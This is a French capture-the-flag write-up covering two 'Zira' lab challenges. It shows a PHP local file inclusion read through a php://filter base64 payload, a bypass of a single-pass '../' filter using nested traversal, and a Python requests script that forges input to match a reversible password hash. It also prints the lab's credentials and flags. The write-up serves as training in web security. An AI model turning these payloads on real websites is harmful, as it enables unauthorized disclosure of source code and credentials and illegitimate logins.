

Nous voici dans le laboratoire de Zira !



Commençons par explorer la zone:
En cliquant sur la porte, nous entrons dans le laboratoire. En cliquant sur ensuite, nous nous retrouvons sur la page **/page1.php?page=page2.php**. Cela ne serait-il pas une invitation à tenter une LFI ?

En effet, nous pouvons choisir d'afficher ce que nous voulons. Comme par exemple la page login.php !




Bon, c'est gentil d'afficher la page qu'on veut, mais toutes les pages php, celles qui nous intéressent, sont lues par la page comme du php, et non du texte. Pour circonvenir à ce problème, nous allons utiliser un filtre php. Nous allons passer de ça:

/ page1.php?page=page2.php

À ça:


/page1.php?page=php://filter/convert.base64-encode/resource=page2.php

Et cela nous permet de voir l'intégralité du code source de la page php, mais une fois déchiffrée avec Cyberchef, par exemple:




Pas très lisible, hein ?

Une fois déchiffré, le mot de passe apparaît en clair dans le code source de la page php. C'est une mauvaise pratique qui a la peau dure, on dirait ^^




En nous rendant à la page de login, normalement cette fois, nous pouvons entrer les identifiants **zira:MyUnguessablePasswordNotInRockYouMWAHAHAHA**

La page nous délivre le drapeau tant attendu:



Drapeau: **ZiTF{96294714b002257dc41c3a2bfaaa7c35}**

Nous revoila face à l'antre de Zira. De manière similaire à la première fois, nous essayons de récupérer login.php, mais cela ne fonctionne pas. En observant de plus près, nous nous aperçevons que les pages page1.php et page2.php on été placées dans le répertoire /content tandis que le fichier login.php est resté à la racine. Qu'à cela ne tienne, nous demanderons alors le fichier ../login.php.




Stupeur ! Le fichier login.php ne s'affiche pas. Pire encore, l'erreur indique que nous avons tenté d'accéder une fois encor à login.php, et non à ../login.php. Le serveur semble avoir ôté le triplet '../'. Comment faire alors... ?

Nous avons toujours accès aux fichiers page2.php et page1.php. Ce dernier se charge de quérir la page que nous lui soumettons en argument. Afin de découvrir comment il procède, nous allons récupérer son code source.

```
<?php
if(isset($_GET['page']) && strpos($_GET['page'], 'protect.php') === false) {
        $page_sanitize= str_replace('../','',$_GET['page']);
        include($page_sanitize);
}
```

Le serveur va simplement remplacer chaque triplet '../' qu'il voit dans la chaine de caractère une fois. L'abus de ce nettoyage est aisé: En effet, de par le fait que l'on ne regarde qu'une seule fois les occurences de '../' dans le nom du fichier quéri,
si ../../fichier est remplacé par fichier, ...**../**/...**../**/fichier sera remplacé par ../../fichier, nous permettant à nouveau de récupérer le code source de login.php:



Une carabistouille et le tour est joué !

Lors du déchiffrement, nous nous aperçevons que le mot de passe est devenu un hash. Après avoir été passé dans divers sites de brute force, nous ne trouvons pas le hash originel.

```
/* Define username and associated password array */
$logins = array('zira' => '1004136F6576326B31677E7677296664');

/* Check and assign submitted Username and Password to new variable */
$Username = isset($_POST['Username']) ? $_POST['Username'] : '';
$Password = isset($_POST['Password']) ? $_POST['Password'] : '';

/* Check Username and Password existence in defined array */
if (isset($logins[$Username])){
        $hash=shell_exec("hash/main ".escapeshellarg($Password));
```

Ne m'y connaissant pas en php, je me suis mis à tester sur le fonctionnement de hash/main, la fonction appelée par le shell_exec. Par chance, la page php nous renvoie la valeur que prend notre entrée une fois passée dans le shell_exec.

Pratique, non ?


Après quelques tests, on s'aperçoit qu'une entrée de 16 octets sera entièrement réfléchie en hexadécimal.
Par exemple, aaaaaaabaaacaaad donnera 0x6161616161616162616161636161616 4.
Il suffit donc d'entrer les caractères qui donneront 0x1004136F6576326B31677E7677296664.
Étant donné que certains de ces caractères ne sont pas sur notre clavier, nous allons passer par python qui comprends très bien les caractères hexadécimaux:

```
from requests import post

address = 'http://10.0.0.4:8081/login.php'
jar = {"PHPESSID":"384e17572ec1110b6de157ac5b6d3220"}
req={"Username":"zira","Submit":"Login","Password":"aaaabaaacaaadaaa"}
#hash is 1004136F6576326B31677E7677296664
req["Password"] = "\x10\x04\x13\x6F\x65\x76\x32\x6B\x31\x67\x7E\x76\x77\x29\x66\x64"

print(post(address, cookies=jar, data=req).text)
```

Et le drapeau apparait dans notre terminal:



Drapeau: **ZiTF{3aa67323e25ca2fa43c84bcbb40799a9}**

Écrit par Chelinka le 11 mars 2023